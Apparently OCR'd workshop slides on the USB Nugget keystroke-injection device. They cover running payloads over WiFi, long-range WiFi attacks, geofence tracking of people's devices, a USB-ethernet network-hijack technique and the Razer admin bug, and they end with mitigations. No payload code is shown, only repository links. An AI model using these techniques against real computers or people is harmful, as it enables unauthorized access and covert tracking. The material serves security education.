


User Agent Strings

User-Agent strings are identify your browser, OS, and other information to websites.

Click on the CanaryToken web bug, and view the dashboard to your browser's UA string.

- UA Strings can be arbitrary text
- Usually used for serving custom downloads or rendering on mobile devices



Curl: Command Line Web Requests

Curl allows us to make web requests from the command line.

You can send a custom the User-Agent string with the -A parameter:

- curl https://url.here -A “meow123456789”

Payload Repository

For more payloads, check out these payload repositories:

https://hak5.org/blogs/payloads/

https://github.com/HakCat-Tech/USB-Nugget-Payloads

Using the Web UI


How to Run Attacks over WiFi

1. Change the Default Creds

Edit the usbnugget.conf file to set custom WiFi credentials.


The default creds are access point “Nugget AP” and password “nugget123”.


- network
- Password: 8 characters




2. Connect


- Connect to your Nugget access point from your phone or laptop
- Open **192.168.4.1** in a web browser






Create & Edit Payloads





Running Payloads

- Use the tree view on the main page to run payloads!




Long Range WiFi Hacking

- Tested range up to a quarter mile on the Nugget
- Tested range a half mile on the OMG Cable
- Tested generic WiFi range 5 miles

GeoFence Attacks

GeoFence attacks can determine if specific people are nearby, by looking for the presence of their laptop / cell phone.

This can be done by looking for known WiFi or BlueTooth devices.



Taking it Further

Side Channel Attacks and More

Side Channel Attack: Ethernet Emulation

- This Bash Bunny payload emulates a USB-ethernet adapter, and pretends to be the network gateway.
- This allows it to intercept network traffic.
- Works on locked computers

https://shop.hak5.org/blogs/bash-bunny/network-hijack-attacks-with-the-bash-bunny

Real Life Scenario: Razer Admin Exploit

A Razer Synapse bug lets you get Windows admin privileges by plugging in a Razer mouse or keyboard.

https://www.bleepingcomputer.com/news/security/razer-bug-lets-you-become-a-windows-10-admin-by-plugging-in-a-mouse/

Mobile Attacks


Mobile phones (iOS and Android) also support HID keyboards!

Check out mobile payloads here:

https://github.com/hak5/usbrubberducky-payloads/tree/master/payloads/library/mobile

Mitigation


- Don’t plug in random crap into your computer.
- Whitelisting / Blacklisting USB Devices
- USBGuard or other keystroke injection detection tools can look for fast keystrokes



What else can the USB Nugget do?

- Teach programming
  - CircuitPython
  - Arduino
- WiFi Reconnaissance
- Control Hardware / Sensors
- Run Community Projects
- Display animations

https://usbnugget.com



Thanks for coming!

Follow **@alexlynd** for upcoming events
& check out **hakcat.com** for more info.